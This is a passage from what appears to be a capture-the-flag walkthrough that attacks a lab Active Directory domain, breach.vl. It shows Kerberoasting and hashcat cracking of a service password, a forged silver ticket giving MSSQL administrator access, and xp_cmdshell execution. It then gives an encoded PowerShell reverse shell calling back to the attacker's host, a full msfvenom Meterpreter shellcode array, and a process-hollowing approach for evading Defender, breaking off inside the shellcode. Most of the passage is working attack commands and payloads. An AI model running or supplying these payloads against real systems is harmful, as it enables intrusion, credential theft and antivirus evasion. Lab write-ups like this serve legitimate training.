0ff6e77b5aebe1928abe34007bc3b67b90a77e75e85bc4d00c01da6f4f174b412d0d7934acc90e7bdd8d7b3229360b86a4b97be5ec2b18a231581c8aa1600ee80bdb993433057d024782b38b0ec9d575a766c5202216ab0ff9efb585a32f18881a021c54fd4dea0deb6e8f57dbf23958d99891d2ae41b7190ae17133580cbbbced7be3930ab79aa2661665b13555f6c6777f5d9263b8be669a654d453da6121052d9f5c25d9eea6d7cc8997f1ad4471e705a8acff3bf16a1b8f1f78a15e50e747be799505f3b5fce351b3852318450d70e23412c8ef420b2290f3793912557014ab2425a1491d1f01681dff6b3e7f9831291f433f71fb2e3d354e98e8bbcdc9e3f54fe7b8e029d14dec91f5c189a698e52a567ee4891adcc6bd24385f05e1a5adfa025b7afb6f72bb7a36b10042e1e430f6a3e3ab32a2b5bf82c662e8e196fde94a985d707855995870f900ee3b013b9fff7834b0bb2de036227d8065db6f8473e8a4df4271fd36a64667529341db88e900357b56446cb9328e1324ee407b109137f36f4da2af8cb5770532db57b1c71fc8740db5960a6bf29cd088304a0f5cb1eeae8e6cd7c499480d56596795487f68702f60da585bedd53fb325a488ef30f6c9ae24751
Found
svc_mssqlis vulnerable
Then let’s crack our TGS-REP Kerberos 5 e-Type 23 hash:
$ cat svc_mssql.hash
$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$2306d307f9aaacf546fa8eaceb09e6f5$a99dd8a8fad5b7060f111b7157d1f1203861e66e96fcff2c526fc099742e2afaf2f04547ad01d332c84023a62322459a920c7243bafa058d3e04fa101749a7787f80c106863fa0c20986b0ea71fd03b16cb1c4bf3e45dfd7b5206920bfd83df1649ef674693b73d1db2cc731e6ac32c26f75085bb58c36c4900b9dcde2858b7a935523480187378013f28b71b4d9eed64d5fbb29cdabdda7be2bc7e29dafed6c1dcc3dd9f25ec2c429a7c096aa89b8f035291ae02a1744332a71d2778b879dab46ef2087e68135f99739898215ced1949b917d3f923165d5ec1abad3126eb0499161efe836ba1cf8493bf33bc868ddbacf09d1e9bbe5b6dd5eff61f34f15fc19736e342aea1a3fe8b6a1d357291c7798d330ac491a64e8a4aeb42ff473f292810306d1c82a0bc7e39cb656239f4b7e729a7ce30d7c0a3d1036a4b3fadd035a4bc3b02826659f4dcb9f624b3aa2dfe4baa10cddd91ebce3bfac8dae874a73e25fae9e5cf5504b0277fd0469d3dfe7154b03d56943c3661e7dd1c62eb688ad1fe241496045de4807253a0edb54d0f47af16666c6b18a3025e5eee1ad3e58b02d61de73ce55f3f53a767827d45b45225e71615761a6151942dddd38d83574536951d9be59b14cdec010fa4521e04cef90ce15d953f3c596b61d75e8deb259c290144b91c13899ddfddb4a92161fc00f7da1da412a6698f2e5e9b5c13143ff5413f9451b4d410177265c4615ffc18803044b44c932c3c19fc61b61743381ceb91587b85696f8d9ff73a64f4b33ce85691af2b82ed76f203251618bf11b2c2f737765022011d454e0d5dbbb748eecec35ad0ff6e77b5aebe1928abe34007bc3b67b90a77e75e85bc4d00c01da6f4f174b412d0d7934acc90e7bdd8d7b3229360b86a4b97be5ec2b18a231581c8aa1600ee80bdb993433057d024782b38b0ec9d575a766c5202216ab0ff9efb585a32f18881a021c54fd4dea0deb6e8f57dbf23958d99891d2ae41b7190ae17133580cbbbced7be3930ab79aa2661665b13555f6c6777f5d9263b8be669a654d453da6121052d9f5c25d9eea6d7cc8997f1ad4471e705a8acff3bf16a1b8f1f78a15e50e747be799505f3b5fce351b3852318450d70e23412c8ef420b2290f3793912557014ab2425a1491d1f01681dff6b3e7f9831291f433f71fb2e3d354e98e8bbcdc9e3f54fe7b8e029d14dec91f5c189a698e52a567ee4891adcc6bd24385f05e1a5adfa025b7afb6f72bb7a36b10042e1e430f6a3e3ab32a2b5bf82c662e8e196fde94a985d707855995870f900ee3b013b9fff7834b0bb2de036227d8065db6f8473e8a4df4271fd36a64667529341db88e900357b56446cb9328e1324ee407b109137f36f4da2af8cb5770532db57b1c71fc8740db5960a6bf29cd088304a0f5cb1eeae8e6cd7c499480d56596795487f68702f60da585bedd53fb325a488ef30f6c9ae24751
$ hashcat -a 0 -m 13100 svc_mssql.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 9 8945HS w/ Radeon 780M Graphics, 2899/5862 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$2306d307f9aaacf546fa8eaceb09e6f5$a99dd8a8fad5b7060f111b7157d1f1203861e66e96fcff2c526fc099742e2afaf2f04547ad01d332c84023a62322459a920c7243bafa058d3e04fa101749a7787f80c106863fa0c20986b0ea71fd03b16cb1c4bf3e45dfd7b5206920bfd83df1649ef674693b73d1db2cc731e6ac32c26f75085bb58c36c4900b9dcde2858b7a935523480187378013f28b71b4d9eed64d5fbb29cdabdda7be2bc7e29dafed6c1dcc3dd9f25ec2c429a7c096aa89b8f035291ae02a1744332a71d2778b879dab46ef2087e68135f99739898215ced1949b917d3f923165d5ec1abad3126eb0499161efe836ba1cf8493bf33bc868ddbacf09d1e9bbe5b6dd5eff61f34f15fc19736e342aea1a3fe8b6a1d357291c7798d330ac491a64e8a4aeb42ff473f292810306d1c82a0bc7e39cb656239f4b7e729a7ce30d7c0a3d1036a4b3fadd035a4bc3b02826659f4dcb9f624b3aa2dfe4baa10cddd91ebce3bfac8dae874a73e25fae9e5cf5504b0277fd0469d3dfe7154b03d56943c3661e7dd1c62eb688ad1fe241496045de4807253a0edb54d0f47af16666c6b18a3025e5eee1ad3e58b02d61de73ce55f3f53a767827d45b45225e71615761a6151942dddd38d83574536951d9be59b14cdec010fa4521e04cef90ce15d953f3c596b61d75e8deb259c290144b91c13899ddfddb4a92161fc00f7da1da412a6698f2e5e9b5c13143ff5413f9451b4d410177265c4615ffc18803044b44c932c3c19fc61b61743381ceb91587b85696f8d9ff73a64f4b33ce85691af2b82ed76f203251618bf11b2c2f737765022011d454e0d5dbbb748eecec35ad0ff6e77b5aebe1928abe34007bc3b67b90a77e75e85bc4d00c01da6f4f174b412d0d7934acc90e7bdd8d7b3229360b86a4b97be5ec2b18a231581c8aa1600ee80bdb993433057d024782b38b0ec9d575a766c5202216ab0ff9efb585a32f18881a021c54fd4dea0deb6e8f57dbf23958d99891d2ae41b7190ae17133580cbbbced7be3930ab79aa2661665b13555f6c6777f5d9263b8be669a654d453da6121052d9f5c25d9eea6d7cc8997f1ad4471e705a8acff3bf16a1b8f1f78a15e50e747be799505f3b5fce351b3852318450d70e23412c8ef420b2290f3793912557014ab2425a1491d1f01681dff6b3e7f9831291f433f71fb2e3d354e98e8bbcdc9e3f54fe7b8e029d14dec91f5c189a698e52a567ee4891adcc6bd24385f05e1a5adfa025b7afb6f72bb7a36b10042e1e430f6a3e3ab32a2b5bf82c662e8e196fde94a985d707855995870f900ee3b013b9fff7834b0bb2de036227d8065db6f8473e8a4df4271fd36a64667529341db88e900357b56446cb9328e1324ee407b109137f36f4da2af8cb5770532db57b1c71fc8740db5960a6bf29cd088304a0f5cb1eeae8e6cd7c499480d56596795487f68702f60da585bedd53fb325a488ef30f6c9ae24751:Trustno1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssq...e24751
...
Found
svc_mssql:Trustno1
Silver Ticket (ATO on svc_mssql)
Get the domain sid:
$ nxc ldap BREACHDC.breach.vl -u 'Julia.Wong' -p 'Computer1' --get-sid
SMB         10.10.116.137   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
LDAP        10.10.116.137   389    BREACHDC         [+] breach.vl\Julia.Wong:Computer1
LDAP        10.10.116.137   389    BREACHDC         Domain SID S-1-5-21-2330692793-3312915120-706255856

Create a NTLM hash from the svc_mssql’s password:
$ iconv -f ASCII -t UTF-16LE <(printf "Trustno1") | openssl dgst -md4
MD4(stdin)= 69596c7aa1e8daee17f8e78870e25a5c
Or we can also do it online at https://codebeautify.org/ntlm-hash-generator:
Request our silver ticket for the specified SPN:
$ impacket-ticketer -nthash 69596c7aa1e8daee17f8e78870e25a5c -domain-sid S-1-5-21-2330692793-3312915120-706255856 -dc-ip BREACHDC.breach.vl -spn mssql/breachdc.breach.vl -domain breach.vl Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in Administrator.ccache
The ticket is saved as
Administrator.ccache
We ingest the ticket to our Kerberos authentication global variable:
export KRB5CCNAME=Administrator.ccache
Then we authenticate to MSSQL as the Administrator user:
$ impacket-mssqlclient -k BREACHDC.breach.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (BREACH\Administrator  dbo@master)>
As we are now in admin context, let’s see if we can enable command execution:
SQL (BREACH\Administrator  dbo@master)> enable_xp_cmdshell
[*] INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell whoami
output
----------------
breach\svc_mssql

NULL
We are able to execute any arbitrary commands
Now let’s go to a obtain a reverse shell.
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Then execute a PoSH reverse shell:
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADQALgAyADUAMwAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
output
--------------------------------------------------------------------------------
#< CLIXML

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><S S="Error">At line:1 char:1_x000D__x000A_</S><S S="Error">+ $client = New-Object System.Net.Sockets.TCPClient("10.8.4.253",443); ..._x000D__x000A_</S><S S="Error">+ ~~~~~~~

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error">This script contains malicious content and has been blocked by your antivirus software._x000D__x000A_</S><S S="Error">    + CategoryInfo          : ParserError: (

:) [], ParentContainsErrorRecordException_x000D__x000A_</S><S S="Error">    + FullyQualifiedErrorId : ScriptContainedMaliciousContent_x000D__x000A_</S><S S="Error"> _x000D__x000A_</S></Objs>
We have been triggered by the Defender AV:
This script contains malicious content and has been blocked by your antivirus software
Defender AV + AMSI Bypassing
Create a Meterpreter shellcode with a powershell format:
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.8.4.253 LPORT=443 -f ps1 -v SHELLCODE
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 808 bytes
Final size of ps1 file: 3966 bytes
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x48,0x1,0xd0,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x54,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x4d,0x61,0x63,0x69,0x6e,0x74,0x6f,0x73,0x68,0x3b,0x20,0x49,0x6e,0x74,0x65,0x6c,0x20,0x4d,0x61,0x63,0x20,0x4f,0x53,0x20,0x58,0x20,0x31,0x34,0x2e,0x37,0x3b,0x20,0x72,0x76,0x3a,0x31,0x33,0x33,0x2e,0x30,0x29,0x20,0x47,0x65,0x63,0x6b,0x6f,0x2f,0x32,0x30,0x31,0x30,0x30,0x31,0x30,0x31,0x20,0x46,0x69,0x72,0x65,0x66,0x6f,0x78,0x2f,0x31,0x33,0x33,0x2e,0x30,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x34,0x2e,0x32,0x35,0x33,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xab,0x0,0x0,0x0,0x2f,0x46,0x42,0x7a,0x41,0x34,0x63,0x38,0x32,0x56,0x37,0x59,0x32,0x52,0x7a,0x64,0x46,0x55,0x64,0x66,0x39,0x31,0x41,0x64,0x61,0x37,0x54,0x34,0x67,0x58,0x44,0x6d,0x45,0x6f,0x31,0x4a,0x6a,0x59,0x49,0x71,0x57,0x65,0x68,0x52,0x77,0x6b,0x78,0x6c,0x45,0x39,0x69,0x55,0x32,0x38,0x32,0x71,0x36,0x6f,0x42,0x6e,0x68,0x5f,0x63,0x78,0x56,0x33,0x4f,0x71,0x33,0x2d,0x76,0x63,0x48,0x59,0x76,0x73,0x6a,0x51,0x64,0x4d,0x6c,0x54,0x6d,0x41,0x6d,0x6a,0x68,0x70,0x34,0x4c,0x57,0x37,0x2d,0x35,0x73,0x58,0x2d,0x42,0x53,0x34,0x5a,0x4f,0x65,0x64,0x68,0x68,0x5f,0x49,0x46,0x79,0x56,0x32,0x35,0x49,0x56,0x32,0x48,0x53,0x72,0x59,0x42,0x35,0x33,0x63,0x4f,0x74,0x37,0x5f,0x54,0x46,0x4d,0x48,0x51,0x39,0x63,0x6c,0x6e,0x32,0x56,0x68,0x71,0x5a,0x37,0x67,0x72,0x63,0x73,0x7a,0x37,0x4f,0x48,0x48,0x6d,0x45,0x69,0x66,0x33,0x4b,0x69,0x57,0x65,0x7a,0x70,0x78,0x51,0x66,0x78,0x39,0x74,0x52,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5
In order to bypass Defender, we use DynWin32-ShellcodeProcessHollowing.ps1(PowerShell implementation of shellcode based Process Hollowing that only relies on dynamically resolved Win32 API functions).
We edit it then add our shellcode:
$ cat rshell.txt

[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x48,0x1,0xd0,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x54,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x4d,0x61,0x63,0x69,0x6e,0x74,0x6f,0x73,0x68,0x3b,0x20,0x49,0x6e,0x74,0x65,0x6c,0x20,0x4d,0x61,0x63,0x20,0x4f,0x53,0x20,0x58,0x20,0x31,0x34,0x2e,0x37,0x3b,0x20,0x72,0x76,0x3a,0x31,0x33,0x33,0x2e,0x30,0x29,0x20,0x47,0x65,0x63,0x6b,0x6f,0x2f,0x32,0x30,0x31,0x30,0x30,0x31,0x30,0x31,0x20,0x46,0x69,0x72,0x65,0x66,0x6f,0x78,0x2f,0x31,0x33,0x33,0x2e,0x30,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x34,0x2e,0x32,0x35,0x33,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xab,0x0,0x0,0x0,0x2f,0x46,0x42,0x7a,0x41,0x34,0x63,0x38,0x32,0x56,0x37,0x59,0x32,0x52,0x7a,0x64,0x46,0x55,0x64,0x66,0x39,0x31,0x41,0x64,0x61,0x37,0x54,0x34,0x67,0x58,0x44,0x6d,0x45,0x6f,0x31,0x4a,0x6a,0x59,0x49,0x71,0x57,0x65,0x68,0x52,0x77,0x6b,0x78,0x6c,0x45,0x39,0x69,0x55,0x32,0x38,0x32,0x71,0x36,0x6f,0x42,0x6e,0x68,0x5f,0x63,0x78,0x56,0x33,0x4f,0x71,0x33,0x2d,0x76,0x63,0x48,0x59,0x76,0x73,0x6a,0x51,0x64,0x4d,0x6c,0x54,0x6d,0x41,0x6d,0x6a,0x68,0x70,0x34,0x4c,0x57,0x37,0x2d,0x35,0x73,0x58,0x2d,0x42,0x53,0x34,0x5a,0x4f,0x65,0x64,0x68,0x68,0x5f,0x49,0x46,0x79,0x56,0x32,0x35,0x49,0x56,0x32,0x48,0x53,0x72,0x59,0x42,0x35,0x33,0x63,0x4f,0x74,0x37,0x5f,0x54,0x46,0x4d,0x48,0x51,0x39,0x63,0x6c,0x6e,0x32,0x56,0x68,0x71,0x5a,0x37,0x67,0x72,0x63,0x73,0x7a,0x37,0x4f,0x48,0x48,0x6d,0x45,0x69,0x66,0x33,0x4b